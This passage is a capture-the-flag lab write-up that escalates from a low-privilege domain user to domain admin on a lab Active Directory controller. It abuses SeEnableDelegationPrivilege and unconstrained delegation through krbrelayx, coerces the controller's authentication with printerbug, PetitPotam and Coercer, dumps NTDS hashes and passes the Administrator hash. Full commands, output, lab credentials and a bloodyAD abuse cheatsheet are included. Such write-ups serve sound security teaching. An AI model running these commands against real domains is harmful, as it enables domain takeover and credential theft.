WINRM       10.10.120.223   5985   DC1
WINRM       10.10.120.223   5985   DC1              Privilege Name                Description                                                    State
WINRM       10.10.120.223   5985   DC1              ============================= ============================================================== =======
WINRM       10.10.120.223   5985   DC1              SeMachineAccountPrivilege     Add workstations to domain                                     Enabled
WINRM       10.10.120.223   5985   DC1              SeChangeNotifyPrivilege       Bypass traverse checking                                       Enabled
WINRM       10.10.120.223   5985   DC1              SeEnableDelegationPrivilege   Enable computer and user accounts to be trusted for delegation Enabled
WINRM       10.10.120.223   5985   DC1              SeIncreaseWorkingSetPrivilege Increase a process working set                                 Enabled
SeEnableDelegationPrivilegeseems interesting, this specific privilege allows us to enable the trusted asset for computer and user accounts.
From this elastic’s article, The assignment of the SeEnableDelegationPrivilege sensitive “user right” to a user. The SeEnableDelegationPrivilege “user right” enables computer and user accounts to be trusted for delegation. Attackers can abuse this right to compromise Active Directory accounts and elevate their privileges.
SeEnableDelegationPrivilege & MAQ checking
Our goal is to create a computer account and use it for a Kerberos Unconstrained Delegation attack when leveraging owned account N.Thompson with sufficient permissions SeEnableDelegationPrivilege.

Credit image to The Hacker Recipes.
Check the value of the MachineAccountQuota attribute:
$ nxc ldap DC1.delegate.vl -u 'N.Thompson' -p 'KALEB_2341' -M maq
SMB         10.10.120.223   445    DC1              [*] Windows Server 2022 Build 20348 x64 (name:DC1) (domain:delegate.vl) (signing:True) (SMBv1:False)
LDAP        10.10.120.223   389    DC1              [+] delegate.vl\N.Thompson:KALEB_2341
MAQ         10.10.120.223   389    DC1              [*] Getting the MachineAccountQuota
MAQ         10.10.120.223   389    DC1              MachineAccountQuota: 10
Perfect, we can create 10 computer objects.
Or using BloodyAD:
$ bloodyAD -d delegate.vl -u 'N.Thompson' -p 'KALEB_2341' --host DC1.delegate.vl get object 'DC=delegate,DC=vl' --attr ms-DS-MachineAccountQuota

distinguishedName: DC=delegate,DC=vl
ms-DS-MachineAccountQuota: 10
We have all pre-requirements to proceed to a Kerberos Unconstrained Delegation attack.
Kerberos Unconstrained Delegation attacking (DC1$) (Delegate_Root)
Our list of the required SPNs is below:
HTTP/obake.delegate.vl
RestrictedKrbHost/obake
HOST/obake
RestrictedKrbHost/obake.delegate.vl
HOST/obake.delegate.vl
Way 1 - Full remotely from our attacker machine
- Create a new machine account:
$ bloodyAD -d delegate.vl -u 'N.Thompson' -p 'KALEB_2341' --host DC1.delegate.vl add computer 'obake' 'Azerty123!'
[+] obake created
- Enable
unconstrained delegation(aka TRUSTED_FOR_DELEGATION UAC) for this machine account (we can do it because we have theSeEnableDelegationPrivilegetoken):
$ bloodyAD -d delegate.vl -u 'N.Thompson' -p 'KALEB_2341' --host DC1.delegate.vl add uac 'obake$' -f TRUSTED_FOR_DELEGATION
[-] ['TRUSTED_FOR_DELEGATION'] property flags added to obake$'s userAccountControl
Double check:
$ impacket-findDelegation 'delegate.vl'/'obake$:Azerty123!'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

AccountName  AccountType  DelegationType  DelegationRightsTo  SPN Exists
-----------  -----------  --------------  ------------------  ----------
obake$      Computer     Unconstrained   N/A                 Yes
- add a new SPN to the machine account:
Appending SPN with krbrelayx - addspn.py:
$ git clone https://github.com/dirkjanm/krbrelayx.git
- HTTP SPN:
$ python3 krbrelayx/addspn.py -u 'delegate.vl\N.Thompson' -p 'KALEB_2341' -s 'HTTP/obake.delegate.vl' -t 'obake$' DC1.delegate.vl
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[+] Found modification target
[+] SPN Modified successfully
- Or CIFS SPN:
$ python3 krbrelayx/addspn.py -u 'delegate.vl\N.Thompson' -p 'KALEB_2341' -s 'cifs/obake.delegate.vl' -t 'obake$' DC1.delegate.vl
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[+] Found modification target
[+] SPN Modified successfully
Double check:
$ python3 krbrelayx/addspn.py -u 'delegate.vl\N.Thompson' -p 'KALEB_2341' -q -t 'obake$' DC1.delegate.vl
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[+] Found modification target
DN: CN=obake,CN=Computers,DC=delegate,DC=vl - STATUS: Read - READ TIME: 2025-01-26T21:38:26.227003
    dNSHostName: obake.delegate.vl
    sAMAccountName: obake$
    servicePrincipalName: HTTP/obake.delegate.vl
                          RestrictedKrbHost/obake.delegate.vl
                          RestrictedKrbHost/obake
                          HOST/obake.delegate.vl
                          HOST/obake
Good as
HTTP/obake.delegate.vlhas been added
- Add a DNS entry to the DC DNS which points this SPN to our attacker machine using krbrelayx - dnstool.py:
$ python3 krbrelayx/dnstool.py -u 'delegate.vl\N.Thompson' -p 'KALEB_2341' -r obake.delegate.vl -d 10.8.4.253 --action add -dns-ip 10.10.120.223 DC1.delegate.vl
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Adding new record
[+] LDAP operation completed successfully
Double check:
$ python3 krbrelayx/dnstool.py -u 'delegate.vl\N.Thompson' -p 'KALEB_2341' -r obake.delegate.vl -d 10.8.4.253 --zone delegate.vl -dns-ip 10.10.120.223 DC1.delegate.vl
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[+] Found record obake
DC=obake,DC=Delegate.vl,CN=MicrosoftDNS,DC=DomainDnsZones,DC=delegate,DC=vl
[+] Record entry:
 - Type: 1 (A) (Serial: 251)
 - Address: 10.8.4.253
- Get the NTLM Hash for the new machine account password:
$ iconv -f ASCII -t UTF-16LE <(printf 'Azerty123!') | openssl dgst -md4
MD4(stdin)= ab56e43a90223bfc35cf2851183ef3a9
Or with Python:
$ python3
>>> import hashlib
>>> print(hashlib.new('md4', 'Azerty123!'.encode('utf-16le')).hexdigest())
ab56e43a90223bfc35cf2851183ef3a9
- Start a krbrelayx listener:
- For this machine, we need to use the option
--target dc1.delegate.vlelse we can’t get the DC1$ ticket.
- with the machine account hash:
$ python3 krbrelayx/krbrelayx.py -hashes :ab56e43a90223bfc35cf2851183ef3a9 --target dc1.delegate.vl
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Running in export mode (all tickets will be saved to disk). Works with unconstrained delegation attack only.
[*] Running in unconstrained delegation abuse mode using the specified credentials.
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up DNS Server

[*] Servers started, waiting for connections
- Or with kerberos user and password:
$ python3 krbrelayx/krbrelayx.py --krbsalt 'DELEGATE\obake$' --krbpass 'Azerty123!' --target dc1.delegate.vl
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Running in export mode (all tickets will be saved to disk). Works with unconstrained delegation attack only.
[*] Running in unconstrained delegation abuse mode using the specified credentials.
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up DNS Server

[*] Servers started, waiting for connections
- Trigger a kerberos authentication from the DC machine account to our target (coercing authentication with printerbug, but we can also use petipotam, dfscoerce …):
- using printerbug:
$ python3 krbrelayx/printerbug.py delegate.vl/'obake2$':'Azerty123!'@dc1.delegate.vl obake2.delegate.vl
[*] Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Attempting to trigger authentication via rprn RPC at dc1.delegate.vl
[*] Bind OK
[*] Got handle
DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Triggered RPC backconnect, this may or may not have worked
- Or using PetitPotam:
$ python3 ./PetitPotam.py -u 'obake2$' -p 'Azerty123!' obake2.delegate.vl 10.10.98.153


              ___            _        _      _        ___            _
             | _ \   ___    | |_     (_)    | |_     | _ \   ___    | |_    __ _    _ __
             |  _/  / -_)   |  _|    | |    |  _|    |  _/  / _ \   |  _|  / _` |  | '  \
            _|_|_   \___|   _\__|   _|_|_   _\__|   _|_|_   \___/   _\__|  \__,_|  |_|_|_|
          _| """ |_|"""""|_|"""""|_|"""""|_|"""""|_| """ |_|"""""|_|"""""|_|"""""|_|"""""|
          "`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'

              PoC to elicit machine account authentication via some MS-EFSRPC functions
                                      by topotam (@topotam77)

                     Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN


Trying pipe lsarpc
[-] Connecting to ncacn_np:10.10.98.153[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[-] Got RPC_ACCESS_DENIED!! EfsRpcOpenFileRaw is probably PATCHED!
[+] OK! Using unpatched function!
[-] Sending EfsRpcEncryptFileSrv!
- Or using Coercer:
$ pipx install coercer
  installed package coercer 2.4.3, installed using Python 3.12.8
  These apps are now globally available
    - coercer
done! ✨ 🌟 ✨
$ pipx ensurepath
$ coercer coerce -u 'obake2$' -p 'Azerty123!' -d delegate.vl -l obake.delegate.vl -t dc1.delegate.vl --always-continue
       ______
      / ____/___  ___  _____________  _____
     / /   / __ \/ _ \/ ___/ ___/ _ \/ ___/
    / /___/ /_/ /  __/ /  / /__/  __/ /      v2.4.3
    \____/\____/\___/_/   \___/\___/_/       by @podalirius_

[info] Starting coerce mode
[info] Scanning target dc1.delegate.vl
[*] DCERPC portmapper discovered ports: 49664,49665,49666,49667,49669,49670,49674,50543,50576,49681,49689
[+] DCERPC port '49674' is accessible!
   [+] Successful bind to interface (12345678-1234-ABCD-EF00-0123456789AB, 1.0)!
      [!] (NO_AUTH_RECEIVED) MS-RPRN──>RpcRemoteFindFirstPrinterChangeNotification(pszLocalMachine='\\obake.delegate.vl\x00')
      [>] (-testing-) MS-RPRN──>RpcRemoteFindFirstPrinterChangeNotificationEx(pszLocalMachine='\\obake.delegate.vl\x00')
- Get the
DC1$ticket in krbrelayx’s output:
[*] Servers started, waiting for connections
[*] SMBD: Received connection from 10.10.98.153
[*] Got ticket for DC1$@DELEGATE.VL [krbtgt@DELEGATE.VL]
[*] Saving ticket in DC1$@DELEGATE.VL_krbtgt@DELEGATE.VL.ccache
Inject the ticket to our global environement variable:
$ export KRB5CCNAME=DC1\$@DELEGATE.VL_krbtgt@DELEGATE.VL.ccache
$ klist
Ticket cache: FILE:DC1$@DELEGATE.VL_krbtgt@DELEGATE.VL.ccache
Default principal: DC1$@DELEGATE.VL

Valid starting       Expires              Service principal
01/27/2025 15:46:38  01/27/2025 23:13:48  krbtgt/DELEGATE.VL@DELEGATE.VL
	renew until 02/03/2025 13:13:48
Use it to grab the Administrator’s hash:
$ nxc smb DC1.delegate.vl --use-kcache --kdcHost DC1.delegate.vl --ntds --user Administrator
SMB         DC1.delegate.vl 445    DC1              [*] Windows Server 2022 Build 20348 x64 (name:DC1) (domain:delegate.vl) (signing:True) (SMBv1:False)
SMB         DC1.delegate.vl 445    DC1              [+] delegate.vl\DC1$ from ccache
SMB         DC1.delegate.vl 445    DC1              [-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
SMB         DC1.delegate.vl 445    DC1              [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB         DC1.delegate.vl 445    DC1              Administrator:500:aad3b435b51404eeaad3b435b51404ee:c32198ceab4cc695e65045562aa3ee93:::
Finally we got the flag Delegate_Root:
$ nxc winrm DC1.delegate.vl -u Administrator -H 'c32198ceab4cc695e65045562aa3ee93' -X 'type c:\users\administrator\desktop\root.txt'
WINRM       10.10.98.153    5985   DC1              [*] Windows Server 2022 Build 20348 (name:DC1) (domain:delegate.vl)
WINRM       10.10.98.153    5985   DC1              [+] delegate.vl\Administrator:c32198ceab4cc695e65045562aa3ee93 (Pwn3d!)
WINRM       10.10.98.153    5985   DC1              [+] Executed command (shell type: powershell)
WINRM       10.10.98.153    5985   DC1              VL{1205f239c3aaaf1e6f7ac423a1fb3c16}
Way 2 - Hybrid mode on the target & our attacker machine
Import and use Powermad on the target:
*Evil-WinRM* PS C:\Users\N.Thompson\Documents> cd c:\windows\tasks
*Evil-WinRM* PS C:\windows\tasks> Import-Module .\Powermad.ps1
*Evil-WinRM* PS C:\windows\tasks> New-MachineAccount -MachineAccount obake -Password $(ConvertTo-SecureString 'Azerty123!' -AsPlainText -Force)
[+] Machine account obake added

*Evil-WinRM* PS C:\windows\tasks> Set-MachineAccountAttribute -MachineAccount obake -Attribute useraccountcontrol -Value 528384
[+] Machine account obake attribute useraccountcontrol updated

*Evil-WinRM* PS C:\windows\tasks> Set-MachineAccountAttribute -MachineAccount obake -Attribute ServicePrincipalName -Value HTTP/obake.delegate.vl -Append
[+] Machine account obake attribute ServicePrincipalName appended
Then switch to our attacker machine:
$ python3 krbrelayx/dnstool.py -u 'delegate.vl\N.Thompson' -p 'KALEB_2341' -r obake.delegate.vl -d 10.8.4.253 --action add -dns-ip 10.10.120.223 DC1.delegate.vl
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Adding new record
[+] LDAP operation completed successfully

$ python3 krbrelayx/krbrelayx.py -hashes :ab56e43a90223bfc35cf2851183ef3a9 --target dc1.delegate.vl
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Running in attack mode to single host
[*] Running in unconstrained delegation abuse mode using the specified credentials.
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up DNS Server

[*] Servers started, waiting for connections

$ python3 krbrelayx/printerbug.py delegate.vl/'obake$':'Azerty123!'@dc1.delegate.vl obake.delegate.vl
[*] Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Attempting to trigger authentication via rprn RPC at dc1.delegate.vl
[*] Bind OK
[*] Got handle
DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Triggered RPC backconnect, this may or may not have worked
Then we got the DC1$ ticket in krbrelayx’s output:
[*] Servers started, waiting for connections
[*] SMBD: Received connection from 10.10.120.223
[*] Got ticket for DC1$@DELEGATE.VL [krbtgt@DELEGATE.VL]
[*] Saving ticket in DC1$@DELEGATE.VL_krbtgt@DELEGATE.VL.ccache
Last steps are the same than above Way 1.
Extra
Challenge solved! Use this link to share it: https://api.vulnlab.com/api/v1/share?id=cd1cb817-d176-4f65-aa25-4b1b63357b5f
BloodyAD
All command references can be found here: https://github.com/CravateRouge/bloodyAD/wiki/User-Guide
Cheatsheet:
- Retrieve User Information
bloodyAD --host $dc -d $domain -u $username -p $password get object $target_username
- Add User To Group
bloodyAD --host $dc -d $domain -u $username -p $password add groupMember $group_name $member_to_add
- Change Password
bloodyAD --host $dc -d $domain -u $username -p $password set password $target_username $new_password
- Give User GenericAll Rights
bloodyAD --host $dc -d $domain -u $username -p $password add genericAll $DN $target_username
- WriteOwner
bloodyAD --host $dc -d $domain -u $username -p $password set owner $target_group $target_username
- ReadGMSAPassword
bloodyAD --host $dc -d $domain -u $username -p $password get object $target_username --attr msDS-ManagedPassword
- Enable a Disabled Account
bloodyAD --host $dc -d $domain -u $username -p $password remove uac $target_username -f ACCOUNTDISABLE
- Add The TRUSTED_TO_AUTH_FOR_DELEGATION Flag
bloodyAD --host $dc -d $domain -u $username -p $password add uac $target_username -f TRUSTED_TO_AUTH_FOR_DELEGATION